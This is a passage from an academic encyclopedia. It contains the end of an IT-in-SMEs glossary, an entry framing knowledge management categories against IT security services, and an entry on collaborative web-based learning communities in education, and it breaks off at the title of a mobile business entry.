Competence: The concepts of resource and competence have been discussed in the literature, and a wide range of definitions can be found. This article follows the definitions used by Peppard and Ward (2004). Thus, resources are viewed as stocks of available factors that are owned by the firm; these include the IT knowledge and IT skills of staff, as well as IT hardware and software. Competences can be viewed as abilities, and typically reflect combinations of both skills and technologies. For example, an SME may possess the ability to integrate IT plans with business plans, or the ability to customise an information system.

Controlling: Monitoring performance, comparing results to goals, and taking corrective action; controlling is a process of gathering and interpreting performance feedback as a basis for constructive action and change.

External Support: This refers to assistance from persons outside the firm. Some firms pay for such support by employing a consultant. Other common forms of external support include IS vendors, and advice from peers, that is, managers in other firms.

IT Alignment: This refers to how well a firm's information systems are linked to the needs of the business. One way of measuring alignment is to examine how well a firm's business strategy is linked to their IS strategy.

Leading: Guiding the work efforts of other people in directions appropriate to action plans; leading involves building commitment and encouraging work efforts that support goal attainment.

Management Support: Managers can provide degrees of support for IT. For example, some managers take the lead role as they are keen to see the organisation adopt a new system, for example, the Internet. Other managers may take less active roles, for example, by giving approval for financial expenditure but not getting involved in the project.

Organising: Allocating and arranging human and material resources in appropriate combinations to implement plans; organising turns plans into action potential by defining tasks, assigning personnel, and supporting them with resources.

Planning: Determining what is to be achieved, setting goals, and identifying appropriate action steps; planning centres on determining goals and the process to achieve them.

Resource: See competence above.

SME: Small and medium-sized enterprise: there is no universal definition for this term. Most definitions are based on the number of employees, but some definitions include sales revenue. For example, up to 50 employees is the official definition in New Zealand, while in North America, a firm with 500 could be defined as a small firm. Another important aspect of any definition of "SME" is the firm's independence, that is, an SME is considered to be an independent firm, that is, not a subsidiary of another (typically larger) firm.

Knowledge Management and Information Technology Security Services

Pauline Ratnasingam
University of Central Missouri, USA

INTRODUCTION

With the explosion of the Internet and Web technologies as a medium of exchange, issues such as knowledge coordination problems, knowledge transfer problems, and knowledge reuse problems related in IT security knowledge management have been growing exponentially. These problems arise from the complexities faced by individuals, groups, and organizations in recognizing the nature of knowledge needed to solve problems or make decisions.

Knowledge management (KM) provides a formal mechanism for identifying and distributing knowledge. It is the discipline that focuses on capturing, organizing, sharing, and retaining key corporate knowledge as an asset (McManus & Snyder, 2002). KM ensures that the right knowledge is available in the right representation to the right processors (humans or machines) at the right time for the right costs (Holsapple & Singh, 2005). Benefits of proper KM include improved organizational effectiveness, delivery of customer value and satisfaction, and added product and service innovation. There is no reason to believe that IT security will be an exception in the context of KM and IT. It has been recognized that the first step in the KM process is to identify or define knowledge needs**.** This article aims to discuss the role of knowledge management categories, namely *knowledge resources, knowledge characteristics, knowledge dimensions, and stakeholders in IT security* and their relationship to *security services*. We develop a theoretical framework by integrating IT security services pertaining to confidentiality, integrity, authentication, non-repudiation, access controls, and availability of IT systems with the knowledge management categories. The study extends the theory on knowledge management and the importance of maintaining IT security.

We conclude the article with the contributions of the framework to theory and practitioners leading to directions for future research. The next section introduces the categories of knowledge management and IT security services. We begin with the definition of knowledge management from previous research. We then provide a discussion of the categories of knowledge management leading to the development of an integrated IT security framework of knowledge management.

BACKGROUND

Knowledge management (KM) is the generation representing storage, transfer, transformation, and application, embedding, and protecting organizational knowledge (Alavi & Leidner, 2001). In fact, KM is an IT practice that is implemented in the faith that doing so will lead to higher levels of organizational performance (Ribiere & Tuggle, 2005).

Nonaka and Tekuichi (1995) introduced the four modes in the knowledge management process, namely *socialization, externalization, combination, and internalization.* While socialization converts tacit to tacit knowledge, externalization converts tacit to explicit knowledge, and internalization converts explicit to tacit knowledge. Socialization is where sharing of IT security experiences among employees and other stakeholders occur that in turn creates tacit knowledge. Externalization is the articulation of tacit knowledge into explicit concepts (documenting knowledge). Combination aims at systemizing the concepts into a knowledge system. New knowledge can be created by combining different forms of explicit knowledge and reconfiguring existing information through sorting, adding, combining, and categorizing. Finally, internalization embodies knowledge into tacit knowledge and is closely related to learning by doing, when socialized, externalized, and combined knowledge is internalized into employee's tacit knowledge bases, and it then becomes a valuable asset.

Knowledge management is the application of knowledge in an organized systematic process of generating

Table 1. Definitions of knowledge management and its relationship to KM categories and IT security services

Source	Definition of KM and its relationship to KM Categories	Relationship to IT Security Services
Barth (2001)	It is a realization that who and what you know are assets of the organization (stakeholders of IT security knowledge and knowledge dimensions)	Identifies how authentication mechanisms are applied
Hult (2003)	The organized and systematic process of generating and disseminating information, and selecting, distilling, and deploying explicit and tacit knowledge to create unique value that can be used to achieve a competitive advantage (knowledge characteristics)	Identifies how integrity and confidentiality mechanisms are applied
Koch (2002)	Applying knowledge manipulation skills in performing knowledge manipulation activities that operate on the organization's knowledge resources to achieve organizational learning and projections. (knowledge resources)	Identifies how access controls and non-repudiation mechanisms are applied

and disseminating information, and selecting, distilling, and deploying explicit and tacit knowledge to create unique value that can be used to achieve a competitive advantage. Alavi and Leidner (2001) suggest that there are many unresolved issues, challenges, and opportunities in the domain of knowledge management. Previous research suggests that the dimensions of knowledge management include knowledge resources, knowledge dimensions, knowledge characteristics, and stakeholders of knowledge.

Table 1 provides the definition of knowledge management and its relationship to knowledge management categories.

MAIN FOCUS OF THE ARTICLE

The main focus of this study is to explore the impact of knowledge management in IT security. We categorize knowledge management as *stakeholders of IT security knowledge, knowledge dimensions, knowledge characteristics, and knowledge resources* discussed next. This is followed by a discussion of factors that make up the IT security services, namely *confidentiality, integrity, authentication, non-repudiation, access controls, and availability.*

Stakeholders of IT Security Knowledge

Maintaining IT security effectiveness is no longer the sole responsibility of the IT security officer but also the business unit managers' and the chief executives' responsibility. The stakeholders of IT knowledge are the "right people" who should possess IT security knowledge to maintain confidentiality, integrity, and availability. Everyone legitimately interfacing with an organization's information system should know the role they play in supporting the security services, and the knowledge needed to execute the role. Organizations should develop a systematic procedure for identifying and classifying legitimate users with similar knowledge needs. Stakeholders can be classified into whether they are internal or external to an organization. External stakeholders will include the customers, suppliers, trading partners, and government bodies; audit and tax firms may have very different knowledge needs than internal employees. Internal employees can be classified into those who directly work with the IT system and those who do not. The chief information officer (CIO), chief information security officer (CISO), network and systems administrators, internal auditor, database administrators, and programmers are those that directly operate with the firm's IT systems.

Knowledge Dimensions

Knowledge dimensions refer to the *right information* that needs to be imparted to the stakeholders in order to maintain the confidentiality, integrity, authentication, non-repudiation, and availability of IT systems. These are categories of knowledge needed by the stakeholder to make effective decisions regarding IT security. Some of the broad common dimensions of knowledge taken from multiple sources needed for IT security are illustrated in Table 2. (See Maguire, 2002, and Solomon and Chapple, 2005). The dimensions include information security planning, information security policy development, information security project manage-

ment, security management architectures, models and practices, risk management for IT security, protective mechanisms, personnel security, law, and ethics used at all levels of management within an organization from senior management to the operational level employees involved in the day to day transaction processing.

Knowledge Characteristics

Knowledge characteristics refer to the classification of security knowledge as in tacit versus explicit. Knowledge can also be declarative, procedural, social, conditional, and relational, pragmatic, and causal knowledge applying formal and informal mechanisms. There are different ways in which knowledge is required for maintaining IT security. One widely used form of classification is tacit knowledge versus explicit knowledge. Tacit knowledge is subconsciously understood and applied, difficult to articulate, developed from direct experience and action, and is usually shared through highly interactive conversations, story-telling, and shared experience. Explicit knowledge, in contrast, can be precisely formulated and articulated, easily codified, documented, and transferred or shared. Knowledge will be useful to an organization when it has formal or informal mechanisms for transforming tacit knowledge into explicit knowledge. Knowledge can also be de-

Table 3. Knowledge characteristics and their relationship to IT security services

Knowledge Types	**Definitions**	**Relationship to IT Security Services**
Declarative	Know-about	Knowledge of what security control measures are thereto eliminate and reduce risks *Aims to maintain confidentiality and authentication mechanisms by examining the quality of encryption technologies*
Procedural	Know-how	Knowledge of sharing the security policies and procedures to all the employees. Knowledge is explicit and is made public *Aims to maintain integrity of business transactions by ensuring that the stakeholders are aware of the complete security knowledge*
Individual	Created by and inherent in the individual (tacit knowledge)	Stakeholders (IT managers, security analysts, and security administrators) need to be aware of the security controls and measures for efficient risk management *Aims to maintain confidentiality and authentication mechanisms by ensuring that the stakeholders are well trained in the application of IT security technologies and knowledge*
Social	Created by and inherent in the collective actions of a group	Groups of stakeholders determining collective actions to be taken for security management *Aims to identify access control and authorization mechanisms (availability) for the different levels of access*
Conditional	Know-when	Stakeholders need to be proficient as to when to use the security controls and measures efficiently *Aims to identify and maintain access control mechanisms in order to be aware as to when to use them*
Relational	Know-with	The employees involved in maintaining the security of the system have to be well trained in order to have the ability to interact with other security administrators in a timely manner *Aims to maintain integrity and confidentiality mechanisms by identifying stakeholders that are eligible to share knowledge*
Pragmatic	Useful knowledge of an organization	Establish best business practices and security policies that are up to date *Aims to maintain non-repudiation mechanisms by identifying organizational policies and IT security mechanisms that should govern what, when, and where these mechanisms should be implemented*
Causal	Why something occurs	The stakeholders need to be aware of the impact of security controls and measures *Aims to maintain access controls by analyzing the impact of risk management and the effect of the IT security mechanisms*

clarative, procedural, social, conditional, and relational, pragmatic, and causal (Alavi & Leidner, 2001). The definitions of these components and its relationship to IT security services are illustrated in Table 3.

Knowledge Resources

Knowledge resources are knowledge stores that organizations can draw security policies, risk management strategies, contingency planning procedures for solving security issues. Knowledge resources can be internal or external types. According to Stein and Zwass (1995), knowledge resource is derived from the collective organizational memory defined as the means by which knowledge from past experience and events influence present organizational activities. Such organizational memory systems store the accumulated knowledge, experience, expertise, history, stories, strategies, and successes as documented by its employees. Knowledge resources reflecting this definition are databases storing historical data of an organization's significant events and decisions. Artificial Intelligence based technologies (including neural networks and case-based reasoning) facilitate KM by the creation of new knowledge by merging, categorizing, reclassifying, and synthesizing existing explicit knowledge. Neural network-based systems can analyze patterns of security violations and provide valuable knowledge to stakeholders. Case-based reasoning systems can provide solutions to current security problems by recommending solutions based on similar previous cases. External knowledge sources include reports from business journals, trade associations, and training providers. Three common applications are used in knowledge resources. They include first, the coding and sharing of best practices, second, the creation of corporate knowledge directories by mapping internal expertise, and finally, the creation of knowledge networks by bringing people together virtually face-to-face in order to exchange collective information and knowledge. A goal of knowledge resource is to make tacit knowledge explicit. Methods like the socialization mode of knowledge creation (Alavi & Leidner, 2001) allow tacit knowledge to be transferred from one source to another, thereby allowing such knowledge to become explicit because of the shared experience and interactions amongst organizational members. Various collaborative technologies can provide the technical tools for such collaboration.

IT Security Services

IT security services refer to control safeguards and protection services that provide assurances and guarantees to the IT system and its users. For example, Tan and Thoen (1998) used the term "control trust" to refer to embedded protocols, policies, and procedures in e-commerce that help to reduce the risk of opportunistic behaviors of Web retailers. Similarly, Lee and Turban (2001) measured the efficiency of Internet shopping based on consumer evaluations of technical competence and Internet performance levels (such as speed, reliability, and availability). We argue that these controls, protective mechanisms, and evaluations can be applied internally within a firm by its employees. Most previous research relating to IT security services refer to confidentiality, data integrity, authentication, non-repudiation, and access control mechanisms discussed in the next section.

Confidentiality

Confidentiality mechanisms reveal data only to authorized employees, who either have a legitimate need to know or have access to the system. Disclosure of transaction content may lead to the loss of confidentiality (privacy) of sensitive information whether accidentally or deliberately divulged onto the IT system (Jamieson, 1996; Marcella, Stone, & Sampias, 1998). Confidentiality of business transactions is achieved by encrypting the messages.

Integrity

Integrity mechanisms provide assurance that the business messages and transactions are complete, accurate, and unaltered (Bhimani, 1996; Jamieson, 1996; Marcella et al., 1998; Parker, 1995). Unauthorized access to IT systems can lead to the modification of messages or records both by internal employees or external trading partners thereby leading to fraudulent activities.

Errors in the processing can result in the transmission of incorrect information or inaccurate reporting to management. Application and accounting controls are used to ensure accuracy, completeness, and authorization of inbound transactions from receipt to database update, and outbound transactions from generation to transmission. Accounting controls identify, assemble, analyze, classify, record, and report an organization's transactions that maintain accountability for the related assets and liabilities (Marcella et al., 1998).

Authentication

Authentication establishes that users are who they claim they are. Data origin authentication ensures that messages are received from a valid user, and confirms that the user is valid, true, genuine, and worthy of acceptance by reason of conformity. Authentication requires that (1) the sender can be sure that the message reaches the intended recipient, and only the intended recipient, and (2) the recipient can be sure that the message came from the sender and not an imposter. It is important that authentication procedures are included in the organization's security plan; the lack of these could lead to valuable, sensitive information being revealed to competitors, which could affect their business continuity. Encryption mechanisms provide authentication features that provide security and audit reviews. These reviews to ensure e-commerce messages are received only from authorized users (Marcella et al., 1998; Parker, 1995).

Non-Repudiation

Non-repudiation mechanisms prevent the receiver or the originator of the transactions from denying that the transaction was received or sent. Non-repudiation of origin protects the message receiver against the sender denying the message was sent. Non-repudiation of receipt protects the message sender from the receiver denying that the message was received (Jamieson, 1996; Marcella et al., 1998). For example, Ba and Pavlou (2001) suggest that credibility can be quickly generated if the appropriate feedback mechanisms on the Internet are implemented. Non-repudiation can be achieved by using the secure functional acknowledgment message (FUNACK) protocol. It is EDIFACT standard that is bounded by a time stamped audit log popularly used in EDI applications.

Access Controls

Access control mechanisms provide legitimate access to IT systems and deliver information only to authorized users, when required, without any interruptions. Disruptions to the IT systems can come from both natural and manmade disasters, thereby creating denial of service attacks for authorized users, thereby leading to system breakdowns and errors. Inadvertent or deliberate corruption of e-commerce related applications could affect transactions, thereby impacting users' satisfaction, relationships with business partners, and perhaps business continuity.

Availability

Availability issues are addressed by fault tolerance, duplication of communications links, and back-up systems that prevent denial of services to authorized trading partners (Bhimani, 1996; Marcella et al., 1998). For example, service level agreements specify hours of operations, maximum down time, and response time to maintain the availability of e-commerce systems.

FUTURE TRENDS

Knowledge management is considered an integrated part of IT security. It is important that businesses realize that the dynamics of KM is a human oriented (Brazelton & Gorry, 2003; Hansen, Nohria, & Tierney, 1999) and a socially constructed process that leads to trustworthy relationships derived from training employees on the importance of maintaining IT security. In fact Ribiere and Tuggle (2005) suggest that firms with high organizational trust culture rely more on personalization tools than on firms with low organizational trust and culture.

Unlike other business processes, maintaining IT security knowledge is an ongoing process that involves the collective and cooperative efforts of all employees and stakeholders of an organization. Further, in today's Internet environment with an explosion of knowledge and information, organizations are faced with a challenge of establishing explicit IT security policies. It has become important for businesses to set up an IT security team responsible for maintaining IT security knowledge and systems.

Future research should aim to examine the role of IT security and KM categories in greater depth. For example, how should firms standardize their IT security procedures and knowledge for a certain type of industry?

CONCLUSION

In this article we discussed an integrated framework developed from the KM categories, namely *stakeholders of IT security knowledge, knowledge characteristics, knowledge dimensions, and knowledge resources* and their relationship with *IT security services* comprised of *confidentiality, integrity, authentication, non-repudiation, access control, and availability mechanisms*. Applying IT security services together with KM categories has introduced initiatives for organizations to improve their organizational performance. In today's competitive environment, organizations are concerned about security of their knowledge asset and are competing to deliver the best value to the customers and other stakeholders. Malhotra (2003) suggests that all firms create, disseminate, and renew the application of knowledge that aims to maintain organizational sustenance and survival in the face of increased discontinuous environment change.

The integrated framework provides an opportunity for researchers to design and investigate KM activities and outcomes. It will serve as a tool for developing hypotheses that will lend to empirical testing. Further, this framework is a valuable model for practitioners, as it contributes to the importance of knowledge and how it is used in the context of IT security. It provides a guide for firms to access their own IT security mechanisms from the perspective of different KM categories rather than from one huge database. Consequently, the framework will assist organizations in developing a knowledge strategy that will pave the way for them to develop an IT security framework. The integrated framework provides a unique and generalizable approach for developing a knowledge architecture. While the basic components of the framework were identified using knowledge management concepts, we have not come across an architectural approach in the knowledge management literature that integrates the components of IT security. Moreover, in the IT security literature, previous approaches to knowledge management neither included all the components that the integrated framework has, nor were they grounded to the concepts and principles of knowledge management.

KEY TERMS

Access Controls: Provide legitimate access to IT systems and deliver information only to authorized users when required without any interruptions.

Authentication: Establishes the users as who they claim they are.

Confidentiality: Protects the privacy of information and reveals data only to authorized parties who have the legitimate need to access the system.

Integrity: Provides assurance that the business messages and transactions are complete, accurate, and unaltered.

Knowledge Characteristics: Refer to the classification of knowledge as in tacit versus explicit.

Knowledge Dimensions: Refer to the “right security information” component. These are categories of knowledge needed by an individual user or a group of users for making effective decision.

Knowledge Management: A formal mechanism for identifying and distributing knowledge.

Knowledge Resources: Knowledge stores that organizations can draw information for solving any business problems.

Non-Repudiation: Prevents the receiver or originator of the transactions from denying that the transaction was received or sent.

Knowledge-Building through Collaborative Web-Based Learning Community or Ecology in Education

Percy Kwok
Logos Academy, China

INTRODUCTION

Because of the ever changing nature of work and society under knowledge-based economy in the 21st century, students and teachers need to develop ways of dealing with complex issues and thorny problems that require new kinds of knowledge that they have not ever learned or taught (Drucker, 1999). Therefore, they need to work and collaborate with others. They also need to be able to learn new things from a variety of resources and people, and to investigate questions and bring their learning back to their dynamic life communities. There have arisen recent *learning community* approaches (Bereiter, 2002; Bielaczyc & Collins, 1999) and *learning ecology* (Siemens, 2003) or *information ecology* approaches (Capurro, 2003) to education. These approaches fit well with the growing emphasis on lifelong, lifewide learning and knowledge-building works.

Following this trend, the Internet technologies have been translated into a number of strategies for teaching and learning (Jonassen, Howland, Moore, & Marra, 2003) with supportive development of one-to-one (e.g., e-mail posts), one-to-many (such as e-publications), and many-to-many communications (like video-conferencing). The technologies of computer-mediated communications (CMC) make online instructions possible and have the potential to bring enormous changes to student learning experience of the real world (Rose & Winterfeldt, 1998). It is because individual members of learning communities or ecologies help synthesize learning products via deep information processing processes, mutual negotiation of working strategies, and deep engagement in critical thinking, accompanied by an ownership of team works in those communities or ecologies (Dillenbourg, 1999). In short, technology in communities is essentially a means of creating fluidity between knowledge segments and connecting people in learning communities. However, this Web-based collaborative learning culture is neither currently emphasized in local schools nor explicitly stated out in intended school curriculum guidelines of formal educational systems in most societies. More than this, community ownership or knowledge-construction in learning communities or ecologies may still be infeasible, unless values in learning cultures are necessarily transformed after technical establishment of Web-based learning communities or ecologies.

BACKGROUND

Emergence of a New Learning Paradigm Through CMC

Through a big advance in computer-mediated technology (CMT), there have been several paradigm shifts in Web-based learning tools (Adelsberger, Collis, & Pawlowski, 2002). The first shift moves from *content-oriented* model (information containers) to *communication-based* model (communication facilitators) and the second shift then elevates from *communication-based* model to *knowledge-construction* model (creation support). In knowledge-construction model, students in Web-based discussion forum mutually criticize each other, hypothesize pretheoretical constructs through empirical data confirmation or falsification, and with scaffolding supports, co-construct new knowledge beyond their existing epistemological boundaries under the social constructivism paradigm (Hung, 2001). Noteworthy, only can the knowledge-construction model nourish learning community or ecology, advocated by some cognitive scientists in education like Collins and Bielaczyc (1997) and Scardamalia and Bereiter (2002). Similarly, a Web-based learning ecology contains intrinsic features of a collection of overlapping communities of mutual interests, cross-pollinating with each other, constantly evolving and largely self-organizing members (Brown, Collins, & Duguid, 1989) in the knowledge-construction model.

Scaffolding Supports and Web-Based Applications

According to Vygotsky, the history of the society in which a child is reared and the child's personal history are crucial determinants of the way in which that individual will think. In this process of cognitive development, language is a crucial tool for determining how the child will learn how to think because advanced modes of thought are transmitted to the child by means of words (Schütz, 2002). One essential tenet in Vygotsky's theory (1978) is the notion of the existence of what he calls the "zone of proximal development (ZPD)." The child in this *scaffolding* process of ZPD, providing non-intrusive intervention, can be an adult (parent, teacher, caretaker, language instructor) or another peer who has already mastered that particular function. Practically, the *scaffolding* teaching strategy provides individualized supports, based on the learner's ZPD. Notably, the scaffolds facilitate a student's ability to build on prior knowledge and internalize new information. The activities provided in scaffolding instruction are just beyond the level of what the learner can do alone. The more capable peer will provide the scaffolds so that the learner can accomplish (with assistance) the tasks that he or she could otherwise not complete, thus fostering learning through the ZPD (van Der Stuyf, 2002).

In Web-based situated and anchored learning contexts, students have to develop metacognition to *learn how to learn, what, when and why to learn* in genuine living contexts, besides problem-based learning contents and studying methods in realistic peer and group collaboration contexts of synchronous and asynchronous interactions. Empirical research databases illuminate that there are several levels of Web uses or knowledge-building discourses ranging *from mere informational stages to co-construction stages* (Gilbert, & Driscoll, 2002; Harmon & Jones, 2001). To sum up, five disintegrating stages of Web-based learning communities or ecologies are necessarily involved in Table 1.

Noteworthy, students succeed to develop scaffold supports via ZPD only when they attain *co-construction* levels of knowledge-construction, at which student-centered generation of discussion themes, cognitive conflicts with others' continuous critique, and ongoing commitments to the learning communities or ecologies (by having constant attention and mutual contributions to discussion databases) emerge. It should be noted that Web-based discussion or sharing in e-newsgroups over the Internet may not lead to communal ownership or knowledge-construction (Kreijns, Kirschner, & Jochems, 2003)

Key Concepts of Communities-of-Practice

Unlike traditional static, lower-order-intelligence models of human activities in the Industrial Age, new higher-order-intelligence models for communities-of-practice have emerged. Such models are complex-adaptive systems, employing self-organized, free-initiative, and free-choice operating principles, and creating human ecology settings and stages for its acting out during the new Information Era. Under the technological facilitation of the Internet, this new emerging model is *multicentered, complex-adaptive, and self-organized*, which is founded on the dynamic, human relationships of equality, mutual respect, and deliberate volition. When such model is applied to educational contexts, *locally managed, decentralized marketplaces* of lifelong and lifewide learning take place. In particular, both teacher–student partnerships are created to pursue freely chosen and mutual agreed-upon learning projects (Moursund, 1999), and interstudent co-construction of knowledge beyond individual epistemological boundaries is also involved (Lindberg, 2001). Unlike working and learning are alienated from one another in formal

Table 1. Five disintegrating stages of Web-based learning communities

Disintegrating stages	Distinctive features
Informational Level	Mere dissemination of general information
Personalized Level	Members' individual ownership in the communities
Communicative Level	Members' interactions found in the communities
Communal Level	Senses of belonging or communal ownership built up
Co-construction Level	Knowledge-construction among members emerged

working group and project teams, communities-of-practice and informal network (embracing the above term "Web-based learning communities or ecologies"); both combine working and knowledge-construction, provided that their members have commitment to professional development of the communities and mutual contributions to generate knowledge during collaborations. In particular, their organization structures can retain *sustainability*, even if they lose active members or coercive powers (Wenger, McDermott, & Snyder, 2002). It follows that students engaging in communities-of-practice can construct knowledge collaboratively when doing group works.

MAIN FOCUS OF THE ARTICLE

On learning community or ecology models, there arise some *potential membership and sustainability problems.* Despite their technical establishments, some Web-based learning communities or ecologies may fail to attain communal or co-construction stages (see Table 1) or fail to sustain after their formation. Chan, Hue, Chou, and Tzeng (2001) depict four spaces of learning models, namely, the future classroom, the community-based, the structural knowledge, and the complex-problem learning models, which are designed to integrate the Internet into education. Furthermore, Brown (1999, p. 19) points out that "the most promising use of Internet is where the buoyant partnership of people and technology creates powerful new online learning communities." However, the concept of communal membership is an *elusive* one. "It might be used to refer to the communal life of a sixteenth-century village—or to a team of individuals within a modern organization who rarely meet face to face but who are successfully engaged in online collaborative work" (Slevin, 2000, p. 92).


To realize cognitive models of learning communities, *social communication* is required since human efforts are the crucial elements. However, the development of a coercive learning community at communal or co-construction levels (see Table 1) is different from the development of social community at communicative level (see Table 1) though "social communication is an essential component of educational activity" (Harasim, 1995). Learning communities are complex systems and networks that allow adaptation and change in learning and teaching practices (Jonassen, Peck, & Wilson, 1999). Collins and Bielaczyc (1997) also realize that knowledge-building communities require sophisticated elements of *cultural transformation* whilst Gilbert and Driscoll (2002) observe that learning quantities and quality depend on the value-beliefs, expectations, and learning attitudes of the community members. It follows that some necessary conditions for altering basic educational assumptions held by community learners and transforming the entire learning culture need to be found out for epistemological advancement. On evaluation, there are three intrinsic dimensions that can advance students' learning experience in Web-based learning communities or ecologies. They are degree of interactivity, potentials for knowledge-construction, and assessment for e-learning.

Recent research literature on linking public knowledge-building discourse and e-learning portfolios, and role of assessment in scaffolding students' collaborative inquiry and understanding in computer-supported learning platform has discovered that knowledge-building e-portfolios governed by some knowledge-building principles help access and facilitate collective knowledge advancement (Chan & van Aalst, 2003; Lee, Chan, & van Aalst, 2006; van Aalst & Chan, 2007), and Web-based learning communities should provide scaffolds or foster epistemic agency in the form of knowledge-building principles for students to co-construct new knowledge at communal level (Law & Wong, 2003; Scardamalia, 2002).

For systematic classification of Web-based learning communities or ecologies, a three-dimensional conceptual framework is necessarily used to highlight *degree of interactivity* (one-to-one, one-to-many, and many-to-many communication modes), presence or absence of *scaffolding or knowledge advancement tools* (co-construction level in Table 1), and *modes of learning assessments* (no assessment, summative assessment for evaluating learning outcomes, or formative assessment for evaluating learning processes) in Figure 1.

This article provides some substantial knowledge-construction aspects of most collaborative Web-based learning communities or learning ecologies. In the meantime, it helps conceptualize crucial senses of scaffolding supports and addresses under-researched sociocultural problems for communal membership and knowledge-construction especially in Asian school curricula or in those regions with less advancement in Web-based educational research.

Figure 1. A 3-dimensional framework for classifying web-based learning communities



FUTURE TRENDS

Four issues of cultural differences, curricular integration, leadership transformation, and membership sustainability in Web-based learning communities or ecologies are addressed here for forecasting their future directions. Such collaborative Web-based learning communities have encountered sociocultural difficulties of not reaching group consensus necessarily when synthesizing group notes for drawing conclusions (Scardamalia, Bereiter, & Lamon, 1995, p. 225). Other sociocultural discrepancies (Collins & Bielaczyc, 1997; Krechevsky & Stork, 2000; Scardamalia & Bereiter, 1996) include:

- Discontinuous expert responses to students' questions and thereby losing students' interests
- Students' over-reliance on expert advice, instead of their own constructions
- Value disparities in the nature of collaborative discourses between student construction and expertise construction of knowledge

The first issue is influence of heritage culture upon Web-based learning communities or ecologies. Educational psychologists (e.g., Watkins & Biggs, 2001) and sociologists (e.g., Lee, 1996) also speculate the considerable influence of heritage Chinese culture upon the roles of teachers and students in Asian learning cultures. When knowledge-building is considered as a way of learning in Asian societies under the influence of heritage Chinese culture, special attention ought to be paid to teachers' as well as students' preconceptions of learning and teaching, cohesive forces for student's collaborative inquiry and deeper knowledge construction (Kreijns et al., 2003), and Asian cultures of learning and teaching especially in a CMC learning community.

The second issue concerns curricular integration. There come some possible cases in which participating teachers and students are not so convinced by CMC or do not have a full conception of knowledge-building when establishing collaborative learning communities. More integration problems may evolve when school curricula are conformed to the three pillars of conventional pedagogy, namely, "reduction to subject matter," "reduction to activities," and "reduction to self-expression" (Bereiter, 2002). Such problems become more acute in Asian learning cultures, in which there are heavy stresses on individually competitive learning activities, examination-oriented school assessments, and teacher-led didactical interactions (Cheng, 1997).

The third issue involves student and teacher leadership in cultivating collaborative learning cultures (Bottery, 2003). Some preliminary sociocultural research findings (e.g., Yuen, 2003) reveal that high senses of membership and necessary presence of proactive teacher and student leaders in inter and intraschool domains are crucial for knowledge-building in Web-based learning communities or ecologies.

The fourth issue touches upon how Web-based learning communities or ecologies continue to function over time and across regional boundaries. It is very common that Web-based learning communities or ecologies are going to be "frozen" over time or there has been reduction in their membership over time and even their active lifespan has become shortened. Development of active and passive membership over time, continuity of membership rights and responsibilities, and connectivity of members across regional borders at inter and intracommunity levels have become heated debatable topics of concern. In fact, underlying policies of governance, membership motives and embedded values in institutional contexts of the Web-based learning communities or ecologies are determining factors for their sustainability (Arnseth & Ludvigsen, 2006; Kienle & Wessner, 2006).

CONCLUSION

To sum up, there are some drawbacks and sociocultural concerns towards communal membership, knowledge-construction establishment, and continuation of learning communities or ecologies (Siemens, 2003):

- Lack of internal structures for incorporating flexibility elements
- Inefficient provision of focused and developmental feedback during collaborative discussion
- No directions for effective curricular integration for teachers' facilitations roles
- no basic mechanisms of pinpointing and eradicating misinformation or correcting errors in project works
- Lack of assessment for evaluating learning processes and outcomes of collaborative learning discourses

Last but not the least, recent cross-over applications of using blog and wireless technologies such as mobile phone and PDA can also be used to fertilize the field of CMT in students' metacognition through collaborative project works or e-learning portfolios (Cheung & Kwok, 2006; Miyata & Ishigami, 2006). Impacts of mobile or wireless technology in learning have been considerable in the extension of e-learning (Brown, 2005), possible replacement of personal computers (Attewell, 2005), and student metacognition in constructivistic, lifelong, collaborative learning environments (Sharples, Taylor, & Vavoula, 2005)

So it comes an urgent need to address new research agendas to investigate shifting roles of students and teachers (e.g., at primary and secondary levels), their reflections on knowledge-building, and to articulate possible integration models for project works into Asian school curricula with high student-teacher ratios and prevalent teacher-centered pedagogy, when Web-based learning communities or ecologies are technically initiated (especially without much advancement in educational research). Role of using mobile or wireless technology in more constructivist learner-centered educational settings for knowledge-building in CMC environment needs to be determined in the near future.

KEY TERMS

Anchored Learning Instructions: High learning efficiencies with easier transferability of mental models and facilitation of strategic problem-solving skills in ill-structured domains are emerged, if instructions are anchored on a particular problem or set of problems.

CMC: Computer-mediated communication is defined as various uses of computer systems and networks for the transfer, storage, and retrieval of information among humans, allowing learning instructions to become more authentic and students to engage in collaborative projects in schools. In more extensive contexts of collaborative learning, it may be regarded as computer-supported collaborative learning (CSCL), which is a research topic on supporting collaborative learning with the help of computers in cross-disciplinary fields of psychology, computer science, and education.

CMT: Computer-mediated technology points to the combination of technologies (e.g., hypermedia, handheld technologies, information network, the Internet, and other multimedia devices) that are utilized for computer-mediated communications (CMC).

Knowledge Building: In a knowledge-building environment, knowledge is brought into the environment and something is done collectively to it that enhances its value. The goal is to maximize the value added to knowledge, either the public knowledge represented in the community database or the private knowledge and skill of its individual learners. In short, knowledge-building refers to the ceaseless production and continual improvement of ideas or values to the involved community. Processes of upholding collective cognitive responsibility and collaborative learning are emphasized in knowledge-building discourse. Knowledge-building has three salient characteristics: (a) knowledge-building is not just a process, but it is aimed at creating a product; (b) its product is some kind of conceptual artifact, for instance, an explanation, a design, a historical account, or an interpretation of a literacy work; (c) a conceptual artifact is not something in the individual minds of the students, not something materialistic or visible but is nevertheless real, existing in the holistic works of student collaborative learning communities.

Learning Community: A collaborative learning community refers to a learning culture in which students are involved in a collective effort of understanding with an emphasis on diversity of expertise, shared objectives, learning how and why to learn, and sharing what is learned, and thereby advancing their individual knowledge and sharing the community's knowledge.

Learning or Information Ecology: For preserving the chances of offering the complexity and potential plurality within the technological shaping of knowledge representation and diffusion, the learning or information ecology approach is indispensable for cultivating practical judgment concerning possible alternatives of action in a democratic society, providing the critical linguistic essences and creating different historical kinds of cultural and technical information mixtures. Noteworthy, learning or knowledge involves a dynamic, living, and evolving state.

Metacognition: If students can develop metacognition, they can self-execute or self-govern their thinking processes, resulting in effective and efficient learning outcomes.

Project Learning or Project Works: Project learning is an iterative process of building knowledge, identifying important issues, solving problems, sharing results, discussing ideas, and making refinements. Through articulation, construction, collaboration, and reflection, students gain subject-specific knowledge and also enhance their metacognitive caliber.

Situated Learning: Situated learning is involved when learning instructions are offered in genuine living contexts with actual learning performance and effective learning outcomes.

Social Community: A common definition of social community has usually included three ingredients: (a) interpersonal networks that provide sociability, social support, and social capital to their members; (b) residence in a common locality, such as a village or neighborhood; and (c) solidarity sentiments and activities.

ZPD: Zone of Proximal development is the difference between the child's capacity to solve problems on his own and his capacity to solve them with assistance of someone else.

Latest Trends in Mobile Business

National University of Singapore, Singapore

